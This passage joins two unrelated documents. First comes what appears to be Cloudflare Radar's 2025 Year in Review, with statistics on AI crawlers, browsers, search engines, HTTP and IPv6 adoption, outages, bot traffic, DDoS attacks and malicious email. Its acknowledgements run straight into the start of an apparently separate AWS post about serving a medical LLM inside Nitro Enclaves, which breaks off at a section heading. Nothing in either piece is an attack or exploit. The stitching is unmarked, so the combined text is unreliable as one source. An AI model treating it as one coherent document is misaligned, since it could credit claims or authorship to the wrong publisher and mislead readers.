GPTBot (14.0%)
Bingbot (12.6%)
Africa
Googlebot (35.8%)
Bingbot (13.7%)
GPTBot (13.1%)
Oceania
Googlebot (54.2%)
Bingbot (13.8%)
GPTBot (6.6%)
Crawling by industry
In analyzing AI crawler activity by customer industry during October 2025, we found that Retail and Computer Software consistently attracted the most AI crawler traffic, together representing just over 40% of all activity.
Others in the top 10 accounted for much smaller shares of crawling activity. These top 10 industries accounted for just under 70% of crawling, with the balance spread across a long tail of other industries.
Industry share of AI crawling activity, October 2025
Adoption & usage
iOS devices generated 35% of mobile device traffic globally – and more than half of device traffic in many countries
The two leading mobile device operating systems globally are Apple’s iOS and Google’s Android. By analyzing information in the User-Agent header included with each Web request, we can calculate the distribution of traffic by client operating system throughout the year. Android devices generate the majority of mobile device traffic globally, due to the wide distribution of price points, form factors, and capabilities of such devices.
Globally, the share of traffic from iOS grew slightly year-over-year, up two percentage points to 35% in 2025. Looking at the top countries for iOS traffic share, Monaco had the highest share, at 70%, and iOS drove 50% or more of mobile device traffic in a total of 30 countries/regions, including Denmark (65%), Japan (57%), and Puerto Rico (52%).
Distribution of mobile device traffic by operating system in 2025, worldwide
For countries/regions with higher Android usage, the shares were significantly larger. Twenty-seven had Android adoption above 90% in 2025, with Papua New Guinea the highest at 97%. Sudan, Malawi, Bangladesh, and Ethiopia also registered an Android share of 95% or more. Android was responsible for 50% or more of mobile device traffic in 175 countries/regions, with the Bahamas’ 51% share placing it at the bottom of that list.
Distribution of iOS and Android usage in 2025
The shares of global Web requests using HTTP/3 and HTTP/2 both increased slightly in 2025
HTTP (HyperText Transfer Protocol) is the protocol that makes the Web work. Over the last 30+ years, it has gone through several major revisions. The first standardized version, HTTP/1.0, was adopted in 1996, HTTP/1.1 in 1999, and HTTP/2 in 2015. HTTP/3, standardized in 2022, marked a significant update, running on top of a new transport protocol known as QUIC. Using QUIC as its underlying transport allows HTTP/3 to establish connections more quickly, as well as deliver improved performance by mitigating the effects of packet loss and network changes. Because it also provides encryption by default, using HTTP/3 mitigates the risk of attacks.
Globally in 2025, 50% of requests to Cloudflare were made over HTTP/2, HTTP/1.x accounted for 29%, and the remaining 21% were made via HTTP/3. These shares are largely unchanged from 2024 — HTTP/2 and HTTP/3 gained just fractions of a percentage point this year.
Distribution of traffic by HTTP version in 2025, worldwide
Geographically, usage of HTTP/3 appears to be both increasing and spreading. Last year, we noted that we had found eight countries/regions sending more than a third of their requests over HTTP/3. In 2025, 15 countries/regions sent more than a third of requests over HTTP/3, with Georgia’s 38% adoption just exceeding 2024’s top adoption rate of 37% in Réunion. (Looking at historical data, Georgia started the year around 46% HTTP/3 adoption, but dropped through the first half of the year before leveling off.) Armenia had the largest increase in HTTP/3 adoption year-over-year, jumping from 25% to 37%.
Seven countries/regions saw overall HTTP/3 usage levels below 10% due to high levels of bot-originated HTTP/1.x traffic. These include Hong Kong, Dominica, Singapore, Ireland, Iran, Seychelles, and Gibraltar.
JavaScript-based libraries and frameworks remained integral tools for building Web sites
To deliver a modern Web site, developers must capably integrate a growing collection of libraries and frameworks with third-party tools and platforms. All of these components must work together to ensure a performant, feature-rich, problem-free user experience. As in past years, we used Cloudflare Radar’s URL Scanner to scan Web sites associated with the top 5,000 domains to identify the most popular technologies and services used across eleven categories.
jQuery is self-described as a fast, small, and feature-rich JavaScript library, and our scan found it on 8x as many sites as Slick, a JavaScript library used to display image carousels. React remained the top JavaScript framework used for building Web interfaces, found on twice as many scanned sites as Vue.js. PHP, node.js, and Java remained the most popular programming languages/technologies, holding a commanding lead over other languages, including Ruby, Python, Perl, and C.
Top Web site technologies, JavaScript libraries category in 2025
WordPress remained the most popular content management system (CMS), though its share of scanned sites dropped to 47%, with the difference distributed across gains seen by multiple challengers. HubSpot and Marketo remained the top marketing automation platforms, with a combined share 10% higher YoY. Among A/B testing tools, VWO’s share grew by eight percentage points year-over-year, extending its lead over Optimizely, while Google Optimize, which was sunsetted in September 2023, saw its share fall from 14% to 4%.
One-fifth of automated API requests were made by Go-based clients
Application programming interfaces (APIs) are the foundation of modern dynamic Web sites and both Web-based and native applications. These sites and applications rely heavily on automated API calls to provide customized information. Analyzing the Web traffic protected and delivered by Cloudflare, we can identify requests being made to API endpoints. By applying heuristics to these API-related requests determined to not be coming from a person using a browser or native mobile application, we can identify the top languages used to build API clients.
In 2025, 20% of automated API requests were made by Go-based clients, representing significant growth from Go’s 12% share in 2024. Python’s share also increased year-over-year, growing from 9.6% to 17%. Java jumped to third place, reaching an 11.2% share, up from 7.4% in 2024. Node.js, last year’s second-most popular language, saw its share fall to just 8.3% in 2025, pushing it down to fourth place, while .NET remained at the bottom of the top five, dropping to just 2.3%.
Most popular automated API client languages in 2025
Google remains the top search engine, with Yandex, Bing, and DuckDuckGo distant followers
Cloudflare is in a unique position to measure search engine market share because we protect websites and applications for millions of customers. To that end, since the fourth quarter of 2021, we have been publishing quarterly reports on this data. We use the HTTP referer header to identify the search engine sending traffic to customer sites and applications, and present the market share data as an overall aggregate, as well as broken out by device type and operating system. (Device type and operating system insights are based on the User-Agent and Client Hints HTTP request headers.)
Globally, Google referred the most traffic to sites protected and delivered by Cloudflare, with a nearly 90% share in 2025. The other search engines in the top 5 include Bing (3.1%), Yandex (2.0%), Baidu (1.4%), and DuckDuckGo (1.2%). Looking at trends across the year, Yandex dropped from a 2.5% share in May to a 1.5% share in July, while Baidu grew from 0.9% in April to 1.6% in June.
Overall search engine market share in 2025, worldwide
Yandex users are primarily based in Russia, where the domestic platform holds a 65% market share, almost double that of Google at 34%. In the Czech Republic, users prefer Google (84%), but local search engine Seznam’s 7.7% share is a strong showing compared to the second place search engines in other countries.
Overall search engine market share in 2025, Czech Republic
For traffic from “desktop” systems aggregated globally, Google’s market share drops to about 80%, while Bing’s jumps to nearly 11%. This is likely driven by the continued market dominance of Windows-based systems: On Windows, Google refers just 76% of traffic, while Bing refers about 14%. For traffic from mobile devices, Google holds almost 93% of market share, with the same share seen for traffic from both Android and iOS devices.
Overall search engine market share in 2025, Windows-based systems
For additional details, including search engines aggregated under “Other”, please refer to the quarterly Search Engine Referral Reports on Cloudflare Radar.
Chrome remains the top browser across platforms and operating systems – except on iOS, where Safari has the largest share
Cloudflare is also in a unique position to measure browser market share, and we have been publishing quarterly reports on the topic for several years. To identify the browser and associated operating system making content requests, we use information from the User-Agent and Client Hints HTTP headers. We present browser market share data as an overall aggregate, as well as broken out by device type and operating system. Note that the shares of browsers available on both desktop and mobile devices, such as Google Chrome or Apple Safari, are presented in aggregate.
Globally, two-thirds of request traffic to Cloudflare came from Chrome in 2025, similar to its share last year. Safari, available exclusively on Apple devices, was the second most-popular browser, with a 15.4% market share. They were followed by Microsoft Edge (7.4%), Mozilla Firefox (3.7%) and Samsung Internet (2.3%).
Overall browser market share in 2025, worldwide
In Russia, Chrome remains the most popular with a 44% share, but the domestic Yandex Browser comes in a strong second with a 33% market share, as compared to the sub-10% shares for Safari, Edge, and Opera. Interestingly, the Yandex Browser actually beat Chrome by a percentage point (39% to 38%) in June before giving up significant market share to Chrome as the year progressed.
Overall browser market share in 2025, Russia
As the default browser on iOS, Safari is far and away the most popular on such devices, with a 79% market share, four times Chrome’s 19% share. Less than 1% of requests come from DuckDuckGo, Firefox, and QQ Browser (developed in China by Tencent). In contrast, on Android, 85% of requests are from Chrome, while vendor-provided Samsung Internet is a distant second with a 6.6% share. Huawei Browser, another vendor-provided browser, is third at just 1%. And despite being the default browser on Windows, Edge’s 19% share pales in comparison to Chrome, which leads with a 69% share on that operating system.
Overall browser market share in 2025, iOS devices
For additional details, including browsers aggregated under “Other”, please refer to the quarterly Browser Market Share Reports on Cloudflare Radar.
Connectivity
Almost half of the 174 major Internet outages observed around the world in 2025 were due to government-directed regional and national shutdowns of Internet connectivity
Internet outages continue to be an ever-present threat, and the potential impact of these outages continues to grow, as they can lead to economic losses, disrupted educational and government services, and limited communications. During 2025, we covered significant Internet disruptions and their associated causes in our quarterly summary posts (Q1, Q2, Q3) as well standalone posts covering major outages in Portugal & Spain and Afghanistan. The Cloudflare Radar Outage Center tracks these Internet outages, and uses Cloudflare traffic data for insights into their scope and duration.
Nearly half of the observed outages this year were related to Internet shutdowns intended to prevent cheating on academic exams. Countries including Iraq, Syria, and Sudan again implemented regular multi-hour shutdowns over the course of several weeks during exam periods. Other government-directed shutdowns in Libya and Tanzania were implemented in response to protests and civil unrest, while in Afghanistan, the Taliban ordered the shutdown of fiber optic Internet connectivity in multiple provinces as part of a drive to “prevent immorality.”
Cable cuts, affecting both submarine and domestic fiber optic infrastructure, were also a leading cause of Internet disruptions in 2025. These cuts resulted in network providers in countries/regions including the United States, South Africa, Haiti, Pakistan, and Hong Kong experiencing service disruptions lasting from several hours to several days. Other notable outages include one caused by a fire in a telecom building in Cairo, Egypt, which disrupted Internet connectivity across multiple service providers for several days, and another in Jamaica, where damage caused by Hurricane Melissa resulted in lower Internet traffic from the island for over a week.
Within the timeline on the Year in Review microsite, hovering over a dot will display information about that outage, and clicking on it will link to additional insights.
Over 170 major Internet outages were observed around the world during 2025
Globally, less than a third of dual-stack requests were made over IPv6, while in India, over two-thirds were
Available IPv4 address space has been largely exhausted for a decade or more, though solutions like Network Address Translation have enabled network providers to stretch limited IPv4 resources. This has served in part to slow the adoption of IPv6, designed in the mid-1990s as a successor protocol to IPv4, and offers an expanded address space intended to better support the expected growth in the number of Internet-connected devices.
For nearly 15 years, Cloudflare has been a vocal and active advocate for IPv6 as well, launching solutions including Automatic IPv6 Gateway in 2011, which enabled free IPv6 support for all of our customers and IPv6 support by default for all of our customers in 2014. Simplistically, server-side support is only half of what is needed to drive IPv6 adoption, because end user connections need to support it as well. By aggregating and analyzing the IP version used for requests made to Cloudflare across the year, we can get insight into the distribution of traffic across IPv6 and IPv4.
Globally, 29% of IPv6-capable (“dual-stack”) requests for content were made over IPv6, up a percentage point from 28% in 2024. India again topped the list with an IPv6 adoption rate of 67%, followed by just three other countries/regions (Malaysia, Saudi Arabia, and Uruguay) that also made more than half of such requests over IPv6, the same as last year. Some of the largest gains were seen in Belize, which grew from 4.3% to 24% year-over-year, and Qatar, which saw its adoption nearly double to 33% in 2025. Unfortunately, some countries/regions still lag the leaders, with 94 seeing adoption rates below 10%, including Russia (8.6%), Ireland (6.5%), and Hong Kong (3.0%). Even further behind are the 20 countries/regions with adoption rates below 1%, including Tanzania (0.9%), Syria (0.3%), and Gibraltar (0.1%).
Distribution of traffic by IP version in 2025, worldwide
Top five countries for IPv6 adoption in 2025
European countries had some of the highest download speeds, all above 200 Mbps. Spain remained consistently among the top locations across measured Internet quality metrics
Over the past decade or so, we have turned to Internet speed tests for many purposes: keeping our service providers honest, troubleshooting a problematic connection, or showing off a particularly high download speed on social media. In fact, we’ve become conditioned to focus on download speeds as the primary measure of a connection’s quality. While it is absolutely an important metric, for increasingly popular use cases — like videoconferencing, live-streaming, and online gaming — strong upload speeds and low latency are also critical. However, even when Internet providers offer service tiers that include high symmetric speeds and lower latency, consumer adoption is often mixed due to cost, availability, or other issues.
Tests on speed.cloudflare.com measure both download and upload speeds, as well as loaded and unloaded latency. By aggregating the results of tests taken around the world during 2025, we can get a country/region perspective on average values for these connection quality metrics, as well as insight into the distribution of the measurements.
Europe was well-represented among those with the highest average download speeds in 2025. Spain, Hungary, Portugal, Denmark, Romania, and France were all in the top 10, with both Spain and Hungary averaging download speeds above 300 Mbps. Spain’s average grew by 25 Mbps from 2024, while Hungary’s jumped 46 Mbps. Meanwhile, Asian countries had many of the highest average upload speeds, with South Korea, Macau, Singapore, and Japan reaching the top 10, all seeing averages in excess of 130 Mbps.
But it was Spain that topped the list for the upload metric as well at 206 Mbps, up 13 Mbps from 2024. The country’s strong showing across both speed metrics is potentially attributable to “UNICO-Broadband,” a “call for projects by telecommunications operators aiming at the deployment of high-speed broadband infrastructure capable of providing services at symmetric speeds of at least 300 Mbps, scalable at 1 Gbps,” which aimed to cover 100 % of the population in 2025.
Countries/regions with the highest download speeds in 2025, worldwide
As noted above, low latency connections are needed to provide users with good gaming and videoconferencing/streaming experiences. The latency metric can be broken down into loaded and idle latency. The former measures latency on a loaded connection, where bandwidth is actively being consumed, while the latter measures latency on an “idle” connection, when there is no other network traffic present. (These definitions are from the speed test application’s perspective.)
In 2025, a number of European countries were among those with both the lowest idle and loaded latencies. For average idle latency, Iceland measured the lowest at 13 ms, just 2 ms better than Moldova. In addition to these two, Portugal, Spain, and Hungary also ranked among the top 10, all with average idle latencies below 20 ms. Moldova topped the list of countries/regions with the lowest average loaded latency, at 73 ms. Hungary, Spain, Belgium, Portugal, Slovakia, and Slovenia were also part of the top 10, all with average loaded latencies below 100 ms.
Measured idle/loaded latency, Moldova
London and Los Angeles were hotspots for Cloudflare speed test activity in 2025
As we discussed above, the speed test at speed.cloudflare.com measures a user’s connection speeds and latency. We reviewed the aggregate findings from those tests, highlighting the countries/regions with the best results. However, we also wondered about test activity around the world -– where are users most concerned about their connection quality, and how frequently do they perform tests? A new animated Year in Review visualization illustrates speed test activity, aggregated weekly.
Data is aggregated at a regional level and the associated activity is plotted on the map, with circles sized based on the number of tests taken each week. Note that locations with fewer than 100 speed tests per week are not plotted. Looking at test volume across the year, the greater London and Los Angeles areas were most active, as were Tokyo and Hong Kong and several U.S. cities.
Animating the graph to see changes across the year, a number of week-over-week surges in test volume are visible. These include in the Nairobi, Kenya, area during the seven-day period ending June 10; in the Tehran, Iran, area the period ending July 29; across multiple areas in Russia the period ending August 5; and in the Karnataka, India, area the period ending October 28. It isn’t clear what drove these increases in test volume — the Cloudflare Radar Outage Center does not show any observed Internet outages impacting those areas around those times, so it is unlikely to be subscribers testing the restoration of connectivity.
Cloudflare speed test activity by location in 2025
More than half of request traffic comes from mobile devices in 117 countries/regions
For better or worse, over the last quarter-century, mobile devices have become an indispensable part of everyday life. Adoption varies around the world — statistics from the World Bank show multiple countries/regions with mobile phone ownership above 90%, while in several others, ownership rates are below 10%, as of October 2025. In some countries/regions, mobile devices primarily connect to the Internet via Wi-Fi, while other countries/regions are “mobile first,” where 4G/5G services are the primary means of Internet access.
Information contained within the User-Agent header included with each request to Cloudflare enables us to categorize it as coming from a mobile, desktop, or other type of device. Aggregating this categorization globally across 2025 found that 43% of requests were from mobile devices, up from 41% in 2024. The balance came from “classic” laptop and desktop type devices. Similar to an observation made last year, these traffic shares were in line with those measured in Year in Review reports dating back to 2022, suggesting that mobile device usage has achieved a “steady state.”
In 117 countries/regions, more than half of requests came from mobile devices, led by Sudan and Malawi at 75% and 74% respectively. Five other African countries/regions — Eswatini (Swaziland), Yemen, Botswana, Mozambique, and Somalia — also had mobile request shares above 70% in 2025, in line with strong mobile phone ownership in the region. Among countries/regions with low mobile device traffic share, Gibraltar was the only one below 10% (at 5.1%), with just six others originating less than a quarter of requests from mobile devices. This is fewer than in 2024, when a dozen countries/regions had a mobile share below 25%.
Distribution of traffic by device type in 2025, worldwide
Global distribution of traffic by device type in 2025
Security
6% of global traffic over Cloudflare’s network was mitigated by our systems — either as potentially malicious or for customer-defined reasons
Cloudflare automatically mitigates attack traffic targeting customer websites and applications using DDoS mitigation techniques or Web Application Firewall (WAF) Managed Rules, protecting them from a variety of threats posed by malicious actors. We also enable customers to mitigate traffic, even if it isn’t malicious, using techniques like rate-limiting requests or blocking all traffic from a given location. The need to do so may be driven by regulatory or business requirements. We looked at the overall share of traffic to Cloudflare’s network throughout 2025 that was mitigated for any reason, as well as the share that was blocked as a DDoS attack or by WAF Managed Rules.
This year, 6.2% of global traffic was mitigated, down a quarter of a percentage point from 2024. 3.3% of traffic was mitigated as a DDoS attack, or by managed rules, up one-tenth of a percentage point year over year. General mitigations were applied to more than 10% of the traffic coming from over 30 countries/regions, while 14 countries/regions had DDoS/WAF mitigations applied to more than 10% of originated traffic. Both counts were down in comparison to 2024.
Equatorial Guinea had the largest shares of mitigated traffic with 40% generally mitigated and 29% with DDoS/WAF mitigations applied. These shares grew over the last year, from 26% (general) and 19% (DDoS/WAF). In contrast, Dominica had the smallest shares of mitigated traffic, with just 0.7% of traffic mitigated, with DDoS/WAF mitigations applied to just 0.1%.
The large increase in mitigated traffic seen during July in the graph below is due to a very large DDoS attack campaign that primarily targeted a single Cloudflare customer domain.
Mitigated traffic trends in 2025, worldwide
40% of global bot traffic came from the United States, with Amazon Web Services and Google Cloud originating a quarter of global bot traffic
A bot is a software application programmed to do certain tasks, and Cloudflare uses advanced heuristics to differentiate between bot traffic and human traffic, scoring each request on the likelihood that it originates from a bot or a human user. By monitoring traffic suspected to be from bots, site and application owners can spot and, if necessary, block potentially malicious activity. However, not all bots are malicious — bots can also be helpful, and Cloudflare maintains a directory of verified bots that includes those used for things like search engine indexing, security scanning, and site/application monitoring. Regardless of intent, we analyzed where bot traffic was originating from in 2025, using the IP address of a request to identify the network (autonomous system) and country/region associated with the bot making the request.
Globally, the top 10 countries/regions accounted for 71% of observed bot traffic. Forty percent originated from the United States, far ahead of Germany’s 6.5% share. The US share was up over five percentage points from 2024, while Germany’s share was down a fraction of a percentage point. The remaining countries in the top 10 all contributed bot traffic shares below 5% in 2025.
Global bot traffic distribution by source country/region in 2025
Looking at bot traffic by network, we found that cloud platforms remained among the leading sources. This is due to a number of factors, including the ease of using automated tools to quickly provision compute resources, their relatively low cost, their broadly distributed geographic footprints, and the platforms’ high-bandwidth Internet connectivity.
Two autonomous systems associated with Amazon Web Services accounted for a total of 14.4% of observed bot traffic, and two associated with Google Cloud were responsible for a combined 9.7% of bot traffic. They were followed by Microsoft Azure, which originated 5.5% of bot traffic. The shares from all three platforms were up as compared to 2024. These cloud platforms have a strong regional data center presence in many of the countries/regions in the top 10. Elsewhere, around the world, local telecommunications providers frequently accounted for the largest shares of automated bot traffic observed in those countries/regions.
Global bot traffic distribution by source network in 2025
Organizations in the “People and Society” vertical were the most targeted during 2025
Attackers are constantly shifting their tactics and targets, mixing things up in an attempt to evade detection, or based on the damage they intend to cause. They may try to cause financial harm to businesses by targeting ecommerce sites during a busy shopping period, make a political statement by attacking government-related or civil society sites, or attempt to knock opponents offline by attacking a game server. To identify vertical-targeted attack activity during 2025, we analyzed mitigated traffic for customers that had an associated industry and vertical within their customer record. Mitigated traffic was aggregated weekly by source country/region across 17 target verticals.
Organizations in the “People and Society” vertical were the most targeted across the year, with 4.4% of global mitigated traffic targeting the vertical. Customers classified as “People and Society” include religious institutions, nonprofit organizations, civic & social organizations, and libraries. The vertical started out the year with under 2% of mitigated traffic, but saw the share jump to 10% the week of March 5, and increase to over 17% by the end of the month. Other attack surges targeting these sites occurred in late April (to 19.1%) and early July (to 23.2%). Many of these types of organizations are protected by Cloudflare’s Project Galileo, and this blog post details the attacks and threats they experienced in 2024 and 2025.
Gambling/Games, the most-targeted vertical last year, saw its share of mitigated attacks drop by more than half year-over-year, to just 2.6%. While one might expect to see attacks targeting gambling sites peak around major sporting events like the Super Bowl and March Madness, such a trend was not evident, as attack share peaked at 6.5% the week of March 5 — a month after the Super Bowl, and a couple of weeks before the start of March Madness.
Global mitigated traffic share by vertical in 2025, summary view
Routing security, measured as the shares of RPKI valid routes and covered IP address space, saw continued improvement throughout 2025
Border Gateway Protocol (BGP) is the Internet’s core routing protocol, enabling traffic to flow between source and destination by communicating routes between networks. However, because it relies on trust between connected networks, incorrect information shared between peers (intentionally or not) can send traffic to the wrong place — potentially to systems under control of an attacker. To address this, Resource Public Key Infrastructure (RPKI) was developed as a cryptographic method of signing records that associate a BGP route announcement with the correct originating autonomous system (AS) number to ensure that the information being shared originally came from a network that is allowed to do so. Cloudflare has been a vocal advocate for routing security, including as a founding participant in the MANRS CDN and Cloud Programme and by providing a public tool that enables users to test whether their Internet provider has implemented BGP safely.
We analyzed data available on Cloudflare Radar’s Routing page to determine the share of RPKI valid routes and how that share changed throughout 2025, as well as determining the share of IP address space covered by valid routes. The latter metric is noteworthy because a route announcement covering a large amount of IP address space (millions of IPv4 addresses) has a greater potential impact than an announcement covering a small block of IP address space (hundreds of IPv4 addresses).
We started 2025 with 50% valid IPv4 routes, growing to 53.9% by December 2. The share of valid IPv6 routes increased to 60.1%, up 4.7 percentage points. Looking at the global share of IP address space covered by valid routes, IPv4 increased to 48.5%, a three percentage point increase. The share of IPv6 address space covered by valid routes fell slightly to 61.6%. Although the year-over-year changes for these metrics are slowing, we have made significant progress over the last five years. Since the start of 2020, the share of RPKI valid IPv4 routes and IPv4 address space have both grown by approximately 3x.
Shares of global RPKI valid routing entries by IP version in 2025
Shares of globally announced IP address space covered by RPKI valid routes in 2025
Barbados saw the biggest growth in the share of valid IPv4 routes, growing from 2.2% to 20.8%. Looking at valid IPv6 routes, Mali saw the most significant share growth in 2025, from 10.0% to 58.3%.
Barbados also experienced the biggest increase in the share of IPv4 space covered by valid routes, jumping from just 2.0% to 18.6%. For IPv6 address space, both Tajikistan and Dominica went from having effectively no space covered by valid routes at the start of the year, to 5.5% and 3.5% respectively.
Hyper-volumetric DDoS attack sizes grew significantly throughout the year
In our quarterly DDoS Report series (Q1, Q2, Q3), we have highlighted the increasing frequency and size of hyper-volumetric network layer attacks targeting Cloudflare customers and Cloudflare’s infrastructure. We define a “hyper-volumetric network layer attack” as one that operates at Layer 3/4 and that peaks at more than one terabit per second (1 Tbps) or more than one billion packets per second (1 Bpps). These reports provide a quarterly perspective, but we also wanted to show a view of activity across the year to understand when attackers are most active, and how attack sizes have grown over time.
Looking at hyper-volumetric attack activity in 2025 from a Tbps perspective, July saw the largest number of such attacks, at over 500, while February saw the fewest, at just over 150. Attack intensity remained generally below 5 Tbps, although a 10 Tbps attack blocked at the end of August was a harbinger of things to come. This attack was the first of a campaign of >10 Tbps attacks that took place during the first week of September, ahead of a series of >20 Tbps attacks during the last week of the month. In early October, multiple increasingly larger hyper-volumetric attacks were observed, with the largest for the month peaking at 29.7 Tbps. However, that record was soon eclipsed, as an early November attack reached 31.4 Tbps.
From a Bpps perspective, hyper-volumetric attack activity was much lower, with November experiencing the most (over 140), while just three were seen in February and June. Attack intensity across the year generally remained below 4 Bpps through late August, though a succession of increasingly larger attacks were seen over the next several months, peaking in October. Although the intensity of most of the 110+ attacks blocked in October was below 5 Bpps, a 14 Bpps attack seen during the month was the largest hyper-volumetric attack by packets per second blocked during the year, besting five other successive record-setting attacks that occurred in September.
Peak DDoS attack sizes in 2025
Email security
More than 5% of email messages analyzed by Cloudflare were found to be malicious
Recent statistics suggest that email remains the top communication channel for external business contact, despite the growing enterprise use of collaboration/messaging apps. Given its broad enterprise usage, attackers still find it to be an attractive entry point into corporate networks. Generative AI tools make it easier to craft highly targeted malicious emails that convincingly impersonate trusted brands or legitimate senders (like corporate executives) but contain deceptive links, dangerous attachments, or other types of threats. Cloudflare Email Security protects customers from email-based attacks, including those carried out through targeted malicious email messages.
In 2025, an average of 5.6% of emails analyzed by Cloudflare were found to be malicious. The share of messages processed by Cloudflare Email Security that were found to be malicious generally ranged between 4% and 6% throughout most of the year. Our data shows a jump in malicious email share starting in October, likely due to an improved classification system implemented by Cloudflare Email Security.
Global malicious email share trends in 2025
Deceptive links, identity deception, and brand impersonation were the most common types of threats found in malicious email messages
Deceptive links were the top malicious email threat category in 2025, found in 52% of messages, up from 43% in 2024. Since the display text for a hyperlink in HTML can be arbitrarily set, attackers can make a URL appear as if it links to a benign site when, in fact, it is actually linking to a malicious resource that can be used to steal login credentials or download malware. The share of processed emails containing deceptive links was as high as 70% in late April, and again in mid-November.
Identity deception occurs when an attacker sends an email claiming to be someone else. They may do this using domains that look similar, are spoofed, or use display name tricks to appear to be coming from a trusted domain. Brand impersonation is a form of identity deception where an attacker sends a phishing message that impersonates a recognizable company or brand. Brand impersonation may also use display name spoofing or domain impersonation. Identity deception (38%) and brand impersonation (32%) were growing threats in 2025, up from 35% and 23% respectively in 2024. Both saw an increase in mid-November.
Email threat category trends in 2025, worldwide
Nearly all of the email messages from the .christmas and .lol Top Level Domains were found to be either spam or malicious
In addition to providing traffic, geographic distribution, and digital certificate insights for Top Level Domains (TLDs) like .com or .us, Cloudflare Radar also provides insights into the “most abused” TLDs – those with domains that we have found are originating the largest shares of malicious and spam email among messages analyzed by Cloudflare Email Security. The analysis is based on the sending domain’s TLD, found in the From: header of an email message. For example, if a message came from [email protected], then example.com is the sending domain, and .com is the associated TLD. For the Year in Review analysis, we only included TLDs from which we saw an average minimum of 30 messages per hour.
Based on messages analyzed throughout 2025, we found that .christmas and .lol were the most abused TLDs, with 99.8% and 99.6% of messages from these TLDs respectively characterized as either spam or malicious. Sorting the list of TLDs by malicious email share, .cfd and .sbs both had more than 90% of analyzed emails categorized as malicious. The .best TLD was the worst in terms of spam email share, with 69% of email messages characterized as spam.
TLDs originating the largest total shares of malicious and spam email in 2025
Conclusion
Although the Internet and the Web continue to evolve and change over time, it appears that some of the key metrics have become fairly stable. However, we expect that others, such as those metrics tracking AI trends, will shift over the coming years as that space evolves at a rapid pace.
We encourage you to visit the Cloudflare Radar 2025 Year In Review microsite and explore the trends for your country/region, and consider how they impact your organization as you plan for 2026. You can also get near real-time insight into many of these metrics and trends on Cloudflare Radar. And as noted above, for insights into the top Internet services across multiple industry categories and countries/regions, we encourage you to read the companion Year in Review blog post.
As the saying goes, it takes a village to make our annual Year in Review happen, from aggregating and analyzing the data, to creating the microsite, to developing associated content. I’d like to acknowledge those team members that contributed to this year’s effort, with thanks going out to: Jorge Pacheco, Sabina Zejnilovic, Carlos Azevedo, Mingwei Zhang, Sofia Cardita (data analysis); André Páscoa, Nuno Pereira (frontend development); João Tomé (Most Popular Internet Services); David Fidalgo, Janet Villarreal, and the internationalization team (translations); Jackie Dutton, Kari Linder, Guille Lasarte (Communications); Laurel Wamsley (blog editing); and Paula Tavares (Engineering Management), as well as other colleagues across Cloudflare for their support and assistance.
Healthcare data often contains Protected Health Information (PHI), which is governed by strict regulations and compliance frameworks. At the same time, organizations or researchers who have invested substantial time and compute resources into training medical LLMs must protect their proprietary model architectures, weights, and fine-tuned datasets. Traditional deployment models necessitate mutual trust between the model publisher and the healthcare data provider — trust that sensitive data won’t be leaked, and that the model itself won’t be copied, tampered with, or exfiltrated. The absence of a secure and verifiable trust model between model publishers and consumers remains one of the main barriers to scaling generative AI in regulated medical environments.
To address this concern, both parties need a secure environment to publish and consume models without exposing data or intellectual property. Amazon Web Services (AWS) Nitro Enclaves provide isolated, attested, and cryptographically verified compute environments that help protect sensitive workloads. Model owners can encrypt their LLMs with AWS Key Management Service (AWS KMS) and allow only verified Nitro Enclaves to decrypt and run them, making sure that the model can’t be accessed outside the Nitro Enclave. Healthcare organizations and consumers can use this to process sensitive data within their own AWS environment entirely within the Nitro Enclave, helping keep PHI private and contained. Hardware-based attestation provides proof that the Nitro Enclave is running trusted code, so that both sides can exchange information with confidence.
In this post, we demonstrate how to deploy a publicly available foundational model (FM) using Nitro Enclaves for isolated, more secure compute, AWS KMS for model encryption, Amazon Simple Storage Service (Amazon S3) for storing model artifacts and images, and Amazon Simple Queue Service (Amazon SQS) for securely delivering queries, enabling private, privacy-preserving inferences while helping protect both model intellectual property and sensitive patient data.
Solution overview
This solution outlines how to build a more secure end-to-end pipeline that enables zero trust medical LLM publication and inference with Nitro Enclaves. This post demonstrates a guide for setting up an Amazon Elastic Compute Cloud (Amazon EC2) instance with Nitro Enclaves enabled, downloading and encrypting a publicly available FM to an S3 bucket with an AWS KMS key, sending medical text and image-based queries to an SQS queue for processing, and storing results in an Amazon DynamoDB table.
This project is intended solely for educational and demonstration purposes and isn’t suitable for production or clinical use. Its outputs aren’t validated for clinical accuracy and must not be used for patient care or medical decision-making. Before any real-world deployment, make sure that you implement comprehensive security, privacy, and compliance safeguards. These include health data protection controls, secrets management, and regulatory validation. Furthermore, you must consult the appropriate clinical, legal, and security experts.
For demonstration purposes, this solution is deployed in a single AWS account. Ideally, in production, it would be deployed across separate AWS accounts: one for the model owner and one for the model consumer. The model owner can use cross-account AWS Identity and Access Management (IAM) permissions and encrypted model sharing through AWS KMS to securely provide access to their model without exposing the underlying weights or logic. At the same time, the consumer can run sensitive inferences within their own environment, maintaining strict data privacy and zero trust principles. In a real-world implementation, the model provider should also establish a robust entitlement and licensing framework to manage customer access, enabling fine-grained control over who can invoke the model, track usage, and support license revocation to immediately remove permissions from specific customers when necessary.
The following diagram shows the solution architecture:
The steps of the solution include:
Amazon EC2 setup: An EC2 instance is launched with Nitro Enclaves and Trusted Platform Module (TPM) enabled. For this project, a c7i.12xlarge instance with a 150 GB Amazon EBS volume is used to provide the necessary compute resources for running LLMs.
Public FM download: A publicly available FM is retrieved from Hugging Face and stored in an S3 bucket within the model consumer’s AWS account.
Model encryption: The model is encrypted using AWS KMS envelope encryption. Only a Nitro Enclave presenting a valid attestation document can request the decryption key from AWS KMS, which helps prevent unauthorized access to the model weights outside the Nitro Enclave.
Model decryption and setup: When the Nitro Enclave launched, it requests decryption of the model artifacts using its attestation credentials. Then, the model can be securely decrypted inside the memory of the Nitro Enclave and loaded by the llama.cpp server. This means that the decrypted model weights aren’t visible outside of the Nitro Enclave boundary.
Medical query: Users can submit either text or image-based queries to the model. Queries are sent through vsock, a secure communication channel from the client application to the model server inside the Nitro Enclave. Image queries necessitate that users upload images to an S3 bucket. The upload event triggers an SQS queue, which signals the Amazon EC2 parent to fetch and send the image to the Nitro Enclave image for the medical LLM to process with its multimodal capabilities.
Message history: Each interaction, including the user’s prompt and the model’s response, is logged to a DynamoDB table. This provides a persistent conversation history that enables traceability and auditing while keeping PHI securely stored within the consumer’s account. If necessary, the DynamoDB table can be encrypted and sealed for another layer of security and privacy.
About Google MedGemma 4B
